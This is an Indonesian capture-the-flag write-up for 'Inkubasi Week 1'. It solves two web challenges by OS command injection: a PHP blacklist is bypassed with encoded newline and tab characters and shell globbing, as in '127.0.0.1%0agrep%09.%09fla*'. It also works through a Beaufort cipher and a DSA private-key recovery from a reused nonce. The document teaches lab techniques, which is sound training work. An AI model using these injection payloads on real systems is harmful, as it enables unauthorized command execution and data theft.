
WriteUp Jeopardy
Inkubasi Week 1


Teknik Informatika
Hamam Yusuf Abdulloh
aka
Phya is just nick, i am joseph joestar

[Web Exploitation]


Diagnose




DIberikan sebuah website static yang ternyata di bagian bawah terdapat function system operator access yang dimana kita bisa melakukan command injection basic disana.




Tanpa berlama-lama kita cek bagian folder root menggunakan command ls. Terlihat ada directory menarik disana.




Berikut beberapa file yang ada disana.



Karena saya malas membuka satu persatu, kita bisa gunakan * untuk membuka semua isi filenya.



Dan pada akhirnya ditemukan lah flagnya:



FLAG: inkubasi26{0S_CMD_1NJ_W1TH_4NN0YING_L4BYR1NTH_1337}

Diagnose

Pada web ini terdapat fitur untuk melakukan ping, tetapi kita bisa melakukan command injection juga, tetapi berdasarkan source code terdapat blacklist symbol yang sedikit strict:

```
$blacklist = [
            ' ',
            ';',
            '|',
            '&',
            '$',
            '`',
            'cat',
            'ls',
            'flag',
            'whoami'
        ];
```

Cara solvenya adalah kita bisa mengakali struktur inputan menggunakan bytecode. Misal newline adalah %0a dan %09 adalah TAB. Disini spasi

memang di blok oleh WAF, tetapi TAB tidak, yang dimana server menganggap TAB ini adalah whitespace, jadi kita bisa memasukkan command disana. Karena ls tidak bisa, maka alternatifnya adalah menggunakan command dasar linux yaitu echo dengan tambahan atribut * supaya sama shell bisa di expand.

127.0.0.1%0aecho%09*

```
<div class='output'>
  PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
  64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms

  --- 127.0.0.1 ping statistics ---
  1 packets transmitted, 1 received, 0% packet loss, time 0ms
  rtt min/avg/max/mdev = 0.059/0.059/0.059/0.000 ms
  flag.txt index.php
</div>
```

Dan yang terakhir karena kata flag diblok, jadi kita manfaatin lagi shell globbing dengan cata grep fla* yang dimana nanti sama shell akan di expand menjadi flag.txt.

127.0.0.1%0agrep%09.%09fla*


```
<div class='output'>
  PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
  64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.062 ms

  --- 127.0.0.1 ping statistics ---
  1 packets transmitted, 1 received, 0% packet loss, time 0ms
  rtt min/avg/max/mdev = 0.062/0.062/0.062/0.000 ms
  inkubasi26{byp4ss1ng_w4f_l1k3_4_pr0_w33k1}
</div>
```

FLAG: inkubasi26{byp4ss1ng_w4f_l1k3_4_pr0_w33k1}

[Cryptography]

Beaufort



Formula beaufort itu simetris menggunakan formula berikut:
P = (K - C) mod 26
Dimana:
P = Plaintext
K = Key (angka 0-25, a=0, b=1, ..., z=25)
C = Ciphertext

Cara solvenya adalah kita gunakan kata “incubation” sebagai kunci dari setiap alphabet yang mau di decode secara terus menerus. Contoh:

a	a	s	a	a	a	b	a	n	j	i	t	x	g	k	h	..dst
i	n	c	u	b	a	t	i	o	n	i	n	c	u	b	a	..dst

Kita buat tabel prefix alphabet dimulai dari 0 seperti berikut:
a=0, b=1, c=2, d=3, e=4, f=5, dan seterusnya..
Intinya index dari angka2 ini akan menjadi patokan untuk konversi ke aplhabet menggunakan kunci “incubation”.


Implementasinya supaya mudah kita buat tabel seperti berikut:
Kita ambil 3 huruf pertama yaitu “a a s”

C	Nilai C	K	Nilai K	K - C	Mod 26	P
a	0	i	8	8-0	8	i
a	0	n	13	13-0	13	n
s	18	c	2	2-18	-16+26=10	k

Terus lakukan ini sampai semua alphabet selesai dikonfersi semua.

FLAG: Inkubasi26{beaufort_mirip_sama_vigenere_tapi_b3d4}

Dsa trouble



Disini kelemahannya terletak pada si Faruqi yang menggunakan nonce dua kali. Padahal nonce itu seharusnya angka acak random yang sekali pakai.
Rumus tanda tangan DSA:

$s = k^{-1} \times (H(m) + x \cdot r) \bmod q$

Dikarenakan ada dua pesan, otomatis kita punya 2 persamaan

$s1 = k^{-1} \times (H(m1) + x \cdot r) \bmod q$

$s2 = k^{-1} \times (H(m2) + x \cdot r) \bmod q$

Pertama kita cari K nya terlebih dahulu dengan cara mengurangkan antara persamaan satu dengan dua:

$s1 - s2 = k^{-1} \times (H(m1) - H(m2))$

$k = (H(m1) - H(m2)) \times (s1 - s2)^{-1} \bmod q$

$k = (111 - 222) \times (263 - 163)^{-1} \bmod 283$

$k = 47$

Nilai K sudah diketahui, sekarang kita masukkan ke persamaan 1:

$x = (s1 \times k - H(m1)) \times r^{-1} \bmod q$

$x = (263 \times 47 - 111) \times 118^{-1} \bmod 283$

$x = 123$

Karena **k dipakai dua kali**, kita bisa eliminasi variabel seperti sistem persamaan biasa.

Berikut implementasi dari kode python:

```python
q = 283
r = 118
s1 = 263
s2 = 163
H_m1 = 111
H_m2 = 222

numerator_k = (H_m1 - H_m2) % q
denominator_k = (s1 - s2) % q
k = (numerator_k * pow(denominator_k, -1, q)) % q

r_inv = pow(r, -1, q)
x = ((s1 * k - H_m1) % q * r_inv) % q
```

```python
k_inv = pow(k, -1, q)
s1_check = (k_inv * (H_m1 + x * r)) % q
s2_check = (k_inv * (H_m2 + x * r)) % q

print(f"k (nonce)     = {k}")
print(f"Private key x = {x}")
print(f"s1 valid: {s1_check == s1}")
print(f"s2 valid: {s2_check == s2}")
```

FLAG: inkubasi26{123}

TERIMA KASIH…